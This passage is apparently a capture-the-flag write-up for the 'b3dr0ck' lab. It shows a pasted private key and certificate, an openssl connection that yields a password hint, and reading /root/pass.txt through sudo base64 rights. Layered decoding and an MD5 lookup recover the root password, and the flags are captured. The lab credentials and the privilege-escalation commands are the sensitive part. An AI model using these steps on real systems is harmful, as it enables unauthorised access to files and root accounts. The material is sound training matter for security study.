VTQuPwECgYEA8xUhXMWrqsv1PduuE+dm7np7Z05P1Qt6V1uEPqGBRG5c7ziPRLye
g/vrY5vILH4a1f8xGFOCOdwiPFPnPhWDF1ZykrTIbZpdJ4xuYtfP9j1O9RD5j9Ys
hNwxvTxLogfRWA4lUl0fhL3Jqf9gHtxuNaEYqYjIl8uJFisDuTSY6f8CgYEA0nqu
bM7Hl+nrngk6az7bdFLEw83Y5/gRNN8KO35tjuLWddrCaOiCmW5qnxUXG2g/sjMC
pa3iP9FDiNLltjPcHMSowP8eID9f4p6UpzVvx+Woi3p41LO6vR0jftn/4wz0f0gv
vqZ+FkQKkc0vfrRtdH+W4U6NK4YuUkif8IvPrDECgYEA03SEKyHBLbhyw7a//YyE
m9tsUfdrttZfPHLd3WW8/3xJ18eJya+S7RlOML4pKZshWRq+6Hxsgkyec4BBXl50
RO7sh/Y/jCiF9ItS0yUNQRUgBEsZ7SfQXlr14bn7yR2n3EOh774WVvCJ5xnB0dbL
AFf9Di1w4asqu1/7wzaf9p0CgYA9OeKzVBNLZYhcmGKd/9Lmq40BSEfocojO0HKx
i71i6ylnbxNOYRRcfXoWfJQULOcadyw19bbyyXTTwEWCEuPcmnhca9nfl4/U5Dxp
x2mUxIGa0S2E8iNID8nbhJ6i9YnJ3L3Gv7e90l0gvIcsXF/am6LQN4FpP8cJuIaN
+p2WgQKBgQC2cXdO4VWFfAmhuM4atz52JOEp5zDOtY88MH31T2tjz77+JRgkzUtF
BSApsVQR7rAIDVkJHYhjaXLEecb5YmCqWRtAnuEQQfh328xwGqoa6p3tYB2ocWKH
iZ9Q+TjbhTtAMDSn7LBG7H8L2CNsDoJ5Cgqsn8oO8YD8e8DJndQNHw==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICmjCCAYICAjA5MA0GCSqGSIb3DQEBCwUAMBQxEjAQBgNVBAMMCWxvY2FsaG9z
dDAeFw0yNDAxMTQxMjExMjdaFw0yNDAxMTUxMjExMjdaMBExDzANBgNVBAMMBmZy
ZWRkeTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMfb0w+uTK3t8bOj
wwUUZPm+niLagzv/01TQEgTHfoFDxnHELbkX5raCNtL3rTRhjogYER/eNfk8r4Uh
8rP1twwfjHV5mXwc+UkQQEx3JA3/9EuPBf7LS2VnvEfcSYIJwmkvq6O7ckw2rGjt
ODRUNe9dqx2acJmhHPUgfmi1CZArcv4WRcUb7SMH+oWvaonyd/7VpdAqLjvt3grs
pSjKRHnPbW6jNpkWfZFN3ZDaDj+1OGNmAuS2WWMue0AE8cS0e6dzyYWEAnS86dfH
NI/ZKFskfKDwpnleswOEGQaqcVL9n3QmAywbGiG5jRQV33immmnyBtuCDikDfXV0
jHitHc8CAwEAATANBgkqhkiG9w0BAQsFAAOCAQEAYo2rHbnnnAvAEg+YjjXlE7Zj
9HA5/CB8gxa7jN2Xg03MnLS8kzQ6NHOtZstRjaPqWu+L3jzrELmHFAozXMOtPp9r
```

save on my machine and connect to port 54321 with fred's key and certificate


```
openssl s_client -connect 10.10.197.113:54321 -cert fred.pem -key fred_id_rsa
```



```
    0330 - c0 45 d5 fb 5d 88 c2 81-19 86 35 61 c8 de 44 d3   .E..].....5a..D.
    0340 - 03 e5 57 50 7f 27 38 cf-46 44 a7 d9 5f cb d7 2f   ..WP.'8.FD.._../
    0350 - 43 67 61 35 0b f2 c1 65-d6 8f 99 37 5f 56 59 f2   Cga5...e...7_VY.
    0360 - fb 0a 27 18 b5 1a 59 2d-48 4c 04 83 5a dd 58 28   ..'...Y-HL..Z.X(
    0370 - 7d 39 cd 70 af 4f ba b0-07 1f 12 d1 59 5c bc 23   }9.p.O......Y\.#

    Start Time: 1705234774
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
Welcome: 'freddy' is authorized.
b3dr0ck> password
Password hint: YabbaDabbaD0000! (user = 'freddy')
b3dr0ck> 
```

```
fred:YabbaDabbaD0000!
```

```
su fred
```




```
barney@b3dr0ck:/home$ su fred
Password:
fred@b3dr0ck:/home$ cd fred
fred@b3dr0ck:~$ ls -la
total 36
drwxr-xr-x 4 fred fred 4096 Apr 30  2022 .
drwxr-xr-x 4 root root 4096 Apr 10  2022 ..
lrwxrwxrwx 1 fred fred    9 Apr 28  2022 .bash_history → /dev/null
-rw-r--r-- 1 fred fred  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 fred fred 3771 Feb 25  2020 .bashrc
drwx------ 2 fred fred 4096 Apr 30  2022 .cache
-rw------- 1 fred fred   38 Apr 29  2022 fred.txt
-rw-rw-r-- 1 fred fred    0 Apr 30  2022 .hushlogin
-rw-r--r-- 1 fred fred  807 Feb 25  2020 .profile
-rw-rw-r-- 1 fred fred   75 Apr 10  2022 .selected_editor
drwx------ 2 fred fred 4096 Apr 29  2022 .ssh
lrwxrwxrwx 1 root root    9 Apr 29  2022 .viminfo → /dev/null
fred@b3dr0ck:~$ cat fred.txt
THM{08da34e619da839b154521da7323559d}
fred@b3dr0ck:~$ sudo -l
Matching Defaults entries for fred on b3dr0ck:
    insults, env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User fred may run the following commands on b3dr0ck:
    (ALL : ALL) NOPASSWD: /usr/bin/base32 /root/pass.txt
    (ALL : ALL) NOPASSWD: /usr/bin/base64 /root/pass.txt
fred@b3dr0ck:~$
```

Fred have permissions to run base32 and base64

Is this a password?

```
sudo /usr/bin/base64 /root/pass.txt
```



Last build: 6 months ago - Version 10 is here! Read about the new features here

Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode

Input


```
TEZLRUM1MlpLUkNYU1dLWElaVlU0M0tKR05NWFVSSlNMRldWUzUyT1BKQVhVVExOSkpWVTJSQ1dO
QkdYVVJUTEpaS0ZTU1lLCg==
```

102 2

Output

```
LFKEC52ZKRCXSWKXIZVU43KJGNMXURJSLFWVS52OPJAXUTLNJJVU2RCWNBGXURTLJZKFSSYK
```

NO. After some tries I found password



Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode

From Base32

Alphabet: A-Z2-7=

☑ Remove non-alphabet chars

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode


Input

```
TEZLRUM1MlpLUkNYU1dLWElaVlU0M0tKR05NWFVSSlNMRldWUzUyT1BKQVhVVExOSkpWVTJSQ1dO
QkdYVVJUTEpaS0ZTU1lLCg==
```

102 2

Output

```
a00a12aad6b7c16bf07032bd05a31d56
```



Enter up to 20 non-salted hashes, one per line:

```
a00a12aad6b7c16bf07032bd05a31d56
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
a00a12aad6b7c16bf07032bd05a31d56	md5	flintstonesvitamins

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

flintstonesvitamins

`su root`



```
fred@b3dr0ck:~$ su root
Password:
root@b3dr0ck:/home/fred# id
uid=0(root) gid=0(root) groups=0(root)
root@b3dr0ck:/home/fred# cd /root
root@b3dr0ck:~# ls -la
total 88
drwx------  4 root root  4096 Apr 30  2022 .
drwxr-xr-x 19 root root  4096 Apr  9  2022 ..
lrwxrwxrwx  1 root root     9 Apr 28  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root  3106 Dec  5  2019 .bashrc
-rw-------  1 root root    73 Apr 11  2022 pass.txt
-rw-r--r--  1 root root   161 Dec  5  2019 .profile
-rw-------  1 root root    38 Apr 29  2022 root.txt
drwx------  3 root root  4096 Apr 29  2022 snap
drwx------  2 root root  4096 Apr 29  2022 .ssh
-rw-rw-rw-  1 root root 54143 Apr 30  2022 .viminfo
root@b3dr0ck:~# cat root.txt
THM{de4043c009214b56279982bf10a661b7}
root@b3dr0ck:~# 
```